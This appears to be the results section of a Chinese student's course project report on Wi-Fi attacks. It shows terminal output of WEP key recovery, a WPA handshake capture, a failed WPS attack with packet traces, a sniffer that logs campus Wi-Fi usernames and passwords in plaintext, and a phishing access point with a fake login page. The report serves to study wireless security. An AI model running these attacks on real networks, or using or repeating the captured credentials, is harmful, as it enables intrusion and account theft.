
```
$TTL 600
```

```
@ IN SOA dns.swu.edu.cn. admin.swu.edu.cn. 20170623 3H 15M 1W 1D
@ IN NS dns.swu.edu.cn.

102 IN PTR dns.swu.edu.cn.

102 IN PTR www.swu.edu.cn.
102 IN PTR swu.edu.cn.
```

四. 简单的效果展示

1. WEP 加密的 Wi-Fi 破解效果

执行 wep_code.py 会收集到很多 IVs 数据包，我大概收集了两个晚上能够收集到我理想数据的一半，但是这些数据都已经足够



执行 get_key.py 会把密码每一位的可能值算出来，然后告诉我们结果（因为密钥是 10 位十六进制代码，所以一共有 5 位 ASCII 码）

```
root@kali:~/home/python/python_code/wep# python getkey.py
key3_temp:  {130: 1, 8: 3, 138: 1, 151: 1, 141: 1, 77: 1, 143: 1, 17: 1, 18: 3, 150: 1, 23: 1, 153: 2, 26: 1, 156: 1, 167: 1, 34: 1, 163: 1, 165: 1,
9: 2, 169: 1, 199: 1, 45: 1, 47: 1, 49: 1, 182: 1, 87: 1, 95: 1, 188: 1, 10: 1, 191: 1, 66: 1, 68: 1, 198: 1, 71: 2, 204: 1, 76: 1, 205: 2, 207: 2,
8: 1, 173: 1, 211: 1, 215: 1, 90: 2, 91: 1, 58: 1, 223: 1, 80: 1, 98: 1, 99: 1, 230: 1, 145: 2, 235: 1, 236: 2, 146: 1, 83: 1, 244: 1, 41: 1, 120: 1
121: 1, 136: 1, 252: 1, 125: 1}
key4_temp:  {128: 1, 129: 1, 2: 1, 131: 1, 5: 1, 135: 1, 136: 1, 10: 1, 87: 1, 130: 1, 143: 1, 144: 1, 18: 2, 19: 1, 148: 1, 152: 1, 25: 1, 159: 1,
: 2, 166: 1, 167: 2, 42: 1, 171: 1, 177: 1, 50: 1, 179: 2, 52: 5, 53: 1, 55: 1, 187: 1, 63: 1, 64: 1, 65: 1, 68: 1, 200: 1, 74: 1, 203: 1, 206: 1, 2
: 1, 212: 1, 214: 1, 215: 1, 250: 1, 15: 2, 221: 1, 222: 1, 223: 1, 224: 1, 59: 1, 229: 1, 124: 1, 106: 1, 235: 1, 108: 1, 237: 1, 253: 1, 240: 1, 2
: 1, 114: 1, 116: 1, 117: 1, 246: 1, 122: 1, 252: 1, 234: 1, 127: 1}
key5_temp:  {132: 1, 17: 1, 135: 1, 136: 1, 137: 1, 23: 1, 12: 1, 142: 2, 143: 1, 216: 1, 167: 1, 21: 1, 151: 1, 153: 1, 26: 2, 28: 1, 157: 2, 159:
 160: 3, 161: 1, 39: 1, 7: 1, 172: 1, 177: 1, 178: 1, 51: 2, 52: 1, 181: 1, 54: 1, 241: 1, 180: 1, 87: 1, 59: 1, 189: 1, 62: 1, 191: 2, 69: 2, 200:
 140: 1, 74: 1, 203: 1, 204: 1, 205: 1, 86: 4, 249: 1, 88: 1, 217: 1, 218: 1, 92: 1, 122: 1, 223: 2, 225: 1, 228: 1, 229: 1, 103: 2, 104: 1, 235: 1,
39: 1, 113: 2, 242: 1, 118: 1, 72: 1, 121: 1, 250: 2, 251: 1, 254: 1}
key6_temp:  {0: 1, 192: 1, 130: 1, 132: 1, 134: 3, 141: 1, 15: 1, 144: 1, 17: 1, 146: 1, 21: 2, 22: 2, 151: 1, 4: 1, 201: 1, 156: 1, 26: 1, 159: 1,
: 2, 176: 2, 70: 1, 38: 2, 167: 1, 92: 1, 42: 1, 45: 1, 174: 1, 47: 1, 48: 1, 178: 1, 115: 1, 181: 1, 183: 1, 60: 1, 64: 1, 196: 1, 198: 1, 73: 1, 7
 1, 77: 2, 78: 1, 207: 1, 80: 2, 219: 1, 220: 1, 95: 2, 208: 1, 227: 1, 228: 1, 229: 1, 230: 2, 233: 1, 234: 2, 236: 1, 237: 1, 111: 1, 243: 1, 245:
, 120: 5, 121: 1, 252: 1}
key7_temp:  {128: 2, 0: 1, 130: 1, 171: 1, 4: 2, 134: 1, 129: 1, 136: 1, 9: 2, 138: 2, 11: 1, 141: 1, 144: 7, 18: 2, 19: 1, 149: 2, 25: 1, 155: 1, 2
 1, 29: 1, 31: 1, 33: 1, 34: 1, 91: 1, 39: 2, 40: 1, 41: 1, 43: 1, 46: 1, 175: 1, 180: 1, 182: 1, 73: 1, 187: 1, 60: 1, 10: 1, 190: 1, 64: 1, 66: 2,
96: 1, 70: 1, 225: 1, 200: 1, 201: 1, 68: 1, 162: 1, 206: 1, 207: 2, 81: 1, 210: 1, 213: 1, 214: 1, 89: 1, 218: 1, 219: 1, 222: 1, 224: 1, 97: 1, 25
 1, 101: 1, 102: 1, 209: 1, 167: 1, 236: 1, 238: 1, 111: 1, 62: 1, 123: 2}

1. 0x12
2. 0x34
3. 0x56
4. 0x78
5. 0x90
```

2. WPA 加密的 Wi-Fi 破解效果

直接运行 wpa_code.py

```
root@kali:~/home/python/python_code/wpa# python wpa_code.py e4:d3:32:4b:03:9c  f4:9f:f3:92:47:c4 ccmp
Geting...
pakets: 3153
ANonce:  55661bc01f99214137f5da340ef071685e3adf692dc6f67fa9843d8db423128f
SNonce:  26fa6de892247a3931ba9cb9a0b634db03ca06fc22dd1fa2f71a77a34325f374
MIC:  81b6fef0243bf89cbf20347223806efb
DATA:  01030077fe010a0010000000000000000126fa6de892247a3931ba9cb9a0b634db03ca06fc22dd1fa2f71a77a34325f3
400000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000018dc
60050f20101000050f20401000050f20401000050f202

Get:  81b6fef0243bf89cbf20347223806efb
root@kali:~/home/python/python_code/wpa#
```

3. 开启了 WPS 的 Wi-Fi 破解效果

很遗憾的是，我的算法只能认证到 M2，前面交互到第二次握手都可以实现，但是不知道是不是算法的原因。我无法验证我的密钥产生是否正确。因为就算我用 wireshark 抓到的八次握手的包，但是由于双方使用了 DH 交换密钥，所以我根本无法验证我的密钥算出来是否正确的

先来看看正确的交互过程

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	34	Deauthentication, SN=1, FN=0, Flags=........
2	0.000014419	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	38	Authentication, SN=2, FN=0, Flags=........
3	0.000484844	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	39	Deauthentication, SN=1, FN=0, Flags=........
4	0.001300399	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	43	Authentication, SN=2, FN=0, Flags=........
5	0.002806215	Tp-LinkT_4b:03:9c	b2:0a:9e:4d:0e:3a	802.11	70	Authentication, SN=0, FN=0, Flags=........C
6	0.003989017	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	75	Association Request, SN=3, FN=0, Flags=........, SSID=Sking
7	0.005164630	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	80	Association Request, SN=3, FN=0, Flags=........, SSID=Sking
8	0.007027664	Tp-LinkT_4b:03:9c	b2:0a:9e:4d:0e:3a	802.11	112	Association Response, SN=1, FN=0, Flags=........C
9	0.203991418	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	34	Deauthentication, SN=4, FN=0, Flags=........
10	0.204006244	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	38	Authentication, SN=5, FN=0, Flags=........
11	0.205835557	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	39	Deauthentication, SN=4, FN=0, Flags=........
12	0.206729345	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	43	Authentication, SN=5, FN=0, Flags=........
13	0.208244878	Tp-LinkT_4b:03:9c	b2:0a:9e:4d:0e:3a	802.11	70	Authentication, SN=0, FN=0, Flags=........C
14	0.211988019	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	75	Association Request, SN=6, FN=0, Flags=........, SSID=Sking
15	0.217547499	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	802.11	80	Association Request, SN=6, FN=0, Flags=........, SSID=Sking
16	0.219411955	Tp-LinkT_4b:03:9c	b2:0a:9e:4d:0e:3a	802.11	112	Association Response, SN=1, FN=0, Flags=........C
17	0.219994173	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	EAPOL	44	Start
18	0.221488934	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	EAPOL	49	Start
19	0.224579287	Tp-LinkT_4b:03:9c	b2:0a:9e:4d:0e:3a	EAP	81	Request, Identity
20	0.227990802	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	EAP	79	Response, Identity
21	0.228826995	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	EAP	84	Response, Identity
22	0.952679723	Tp-LinkT_4b:03:9c	b2:0a:9e:4d:0e:3a	EAP	495	Request, Expanded Type, WPS, M1
23	0.987734874	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	EAP	427	Response, Expanded Type, WPS, M2
24	0.991379714	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	EAP	432	Response, Expanded Type, WPS, M2
25	1.726914308	Tp-LinkT_4b:03:9c	b2:0a:9e:4d:0e:3a	EAP	214	Request, Expanded Type, WPS, M3
26	1.728149786	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	EAP	240	Response, Expanded Type, WPS, M4
27	1.730510113	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	EAP	245	Response, Expanded Type, WPS, M4
28	1.733769264	Tp-LinkT_4b:03:9c	b2:0a:9e:4d:0e:3a	EAP	146	Request, Expanded Type, WPS, WSC_NACK
29	1.734560021	Tp-LinkT_4b:03:9c	b2:0a:9e:4d:0e:3a	802.11	66	Deauthentication, SN=2, FN=0, Flags=........C
30	1.735998027	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	EAP	114	Response, Expanded Type, WPS, WSC_NACK
31	1.743294473	b2:0a:9e:4d:0e:3a	Tp-LinkT_4b:03:9c	EAP	119	Response, Expanded Type, WPS, WSC_NACK

然后我的程序的进度，只能交互到 M2 就结束了，所以这个实验我虽然弄了很久，但还是失败

wlan.addr == 52:67:0d:43:2e:5f

No.	Time	Source	Destination	Protocol	Length	Info
2673	6.749063728	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	802.11	34	Deauthentication, SN=1, FN=0, Flags=........
2676	6.749560691	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	802.11	39	Deauthentication, SN=1, FN=0, Flags=........
2677	6.750818859		52:67:0d:43:2e:5f (52:…	802.11	50	Acknowledgement, Flags=........C
2690	6.789145728	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	802.11	38	Authentication, SN=2, FN=0, Flags=........
2691	6.789665337	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	802.11	43	Authentication, SN=2, FN=0, Flags=........
2692	6.790488158		52:67:0d:43:2e:5f (52:…	802.11	50	Acknowledgement, Flags=........C
2693	6.791177700	Tp-LinkT_4b:03:9c	52:67:0d:43:2e:5f	802.11	70	Authentication, SN=0, FN=0, Flags=........C
2703	6.849918312	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	802.11	75	Association Request, SN=3, FN=0, Flags=........, SSID=Sk
2706	6.852781949	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	802.11	80	Association Request, SN=3, FN=0, Flags=........, SSID=Sk
2707	6.853619152		52:67:0d:43:2e:5f (52:…	802.11	50	Acknowledgement, Flags=........C
2709	6.856566479	Tp-LinkT_4b:03:9c	52:67:0d:43:2e:5f	802.11	112	Association Response, SN=1, FN=0, Flags=........C
2720	6.889602950	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	EAPOL	44	Start
2722	6.890167757	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	EAPOL	49	Start
2723	6.890990334		52:67:0d:43:2e:5f (52:…	802.11	50	Acknowledgement, Flags=........C
2724	6.891575476	Tp-LinkT_4b:03:9c (e4:d3…	52:67:0d:43:2e:5f (52:…	802.11	56	Request-to-send, Flags=........C
2725	6.892456497	Tp-LinkT_4b:03:9c	52:67:0d:43:2e:5f	EAP	81	Request, Identity
2767	6.953990705	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	EAP	79	Response, Identity
2768	6.955097708	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	EAP	84	Response, Identity
2769	6.955917813		52:67:0d:43:2e:5f (52:…	802.11	50	Acknowledgement, Flags=........C
3113	7.676656016	Tp-LinkT_4b:03:9c (e4:d3…	52:67:0d:43:2e:5f (52:…	802.11	56	Request-to-send, Flags=........C
3114	7.680868315	Tp-LinkT_4b:03:9c	52:67:0d:43:2e:5f	EAP	495	Request, Expanded Type, WPS, M1
3324	8.061396752	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	EAP	427	Response, Expanded Type, WPS, M2
3327	8.068078261	52:67:0d:43:2e:5f	Tp-LinkT_4b:03:9c	EAP	432	Response, Expanded Type, WPS, M2
3328	8.068508097		52:67:0d:43:2e:5f (52:…	802.11	50	Acknowledgement, Flags=........C
3683	8.788954913	Tp-LinkT_4b:03:9c (e4:d3…	52:67:0d:43:2e:5f (52:…	802.11	56	Request-to-send, Flags=........C
3684	8.790352655	Tp-LinkT_4b:03:9c	52:67:0d:43:2e:5f	EAP	146	Request, Expanded Type, WPS, WSC_NACK
3685	8.791129120	Tp-LinkT_4b:03:9c	52:67:0d:43:2e:5f	802.11	66	Deauthentication, SN=2, FN=0, Flags=........C

4. 嗅探 swu-Wi-Fi 认证，获取用户名账号密码

启动程序 swu_account.py，然后用手机登录 swu-Wi-Fi

```
root@kali:~/home/python/python_code# python swu_account.py
username:  yangjinxin password:  yangjinxin
username:  yangjinxin password:  yangjinxin
```

会保存在 account.txt 文件中

```
root@kali:~/home/python/python_code# cat account.txt
y123456789      251318
yangjinxin      yangjinxin

pb123   199603pb
yangjinxin      yangjinxin
root@kali:~/home/python/python_code#
```

5. 搭建钓鱼 Wi-Fi+钓鱼网站

下面有终端连进我的路由器 Wi-Fi 时，登录 swu.edu.cn 的界面（有点瑕疵是因为是有些网页是动态的，我还没有进一步优化）

如果点击登录外网，则进入到我提前写好的网页中（注意标题栏地址，这个是和真实地址不一样的。因为真实的登录界面没有域名的，你点击“登录外网”指向的是一个 IP 地址，不是域名）

五. 总结

本次学年设计如果要我自己评价，我会给自己及格多一点点。我的这次实验总共有五个部分，其中前三个部分是关于 Wi-Fi 加密的破解研究，后两个是关于网络中嗅探的基本知识。其实着重点在前三个实验，平均每个实验我花费了一周时间来学习并编写代码，后两个实验我基本上只用了两天左右。

本次学年设计唯一的缺陷是我没有把《开启 WPS 功能的 Wi-Fi 网络破解》这个给完全做出来。我差不多完成了四分之三，但是那个坎我用了两天实在无法越过去，只能暂时搁浅。因为我还要花时间准备考试和决赛。但我会花时间暑假去真正把它完成。它的 RFC 没有中文的，所以我跳着看可能会把一些东西忽略掉了。

可能在这个学年设计里并不能完全体现我做了哪些工作，但是我把我的流程步骤都更新在 github 上面以及我的个人博客当中，期间断断续续从 4 月初一直做到现在，中间断了一个月准备其他东西，我希望通过 github 能为自己加分。

六. 参考文献

[1]刘辛酉. Wi-Fi 通信的安全分析[J]. 信息通信技术,2009,(04):50-56.
[2]杨丰瑞,刘孟娟. 无线 Wi-Fi 安全问题及对策研究[J]. 现代商贸工业,2015,(05):174-176.
[3]谭正东. 无线局域网 WPS 安全机制分析[J]. 数字技术与应用,2012,(03):238+240.
[4]高建华,鲁恩铭. 无线局域网中 Wi-Fi 安全技术研究[J]. 计算机安全,2013,(04):37-39.
[5]潘明芹. 虚假无线 AP 的钓鱼攻击和检测防御系统研究[D].北方民族大学,2016.
[6]黄少青. RC4 算法的安全性分析[D].北京邮电大学,2009.
[7]谢青松,汤玲,李甜,杜廷龙. 基于 RC4 算法 IV 脆弱性破解 WEP 秘密密钥[J]. 电脑知识与技术,2014,(11):2517-2519.
[8]董屹,李佳,焦方源. 基于无线网络 WEP 密钥的安全分析[J]. 科技信息,2009,(24):373-374.
[9]颜炳风. 无线局域网的安全机制、漏洞破解以及解决方案[D].上海交通大学,2010.
[10]马迅. WPA/WPA2 协议安全性研究[J]. 信息与电脑(理论版),2013,(07):118-119.
[11]张磊. 无线局域网 WPA 加密安全性研究[D].云南大学,2012.
[12]刘永磊,金志刚. 无线局域网 WPS 安全性分析[J]. 计算机工程与应用,2013,(21):87-89+105.
[13]Wi-Fi Alliance. Wi-Fi-Simple-Configuration-Technical-Specification-v2-0-2. 2012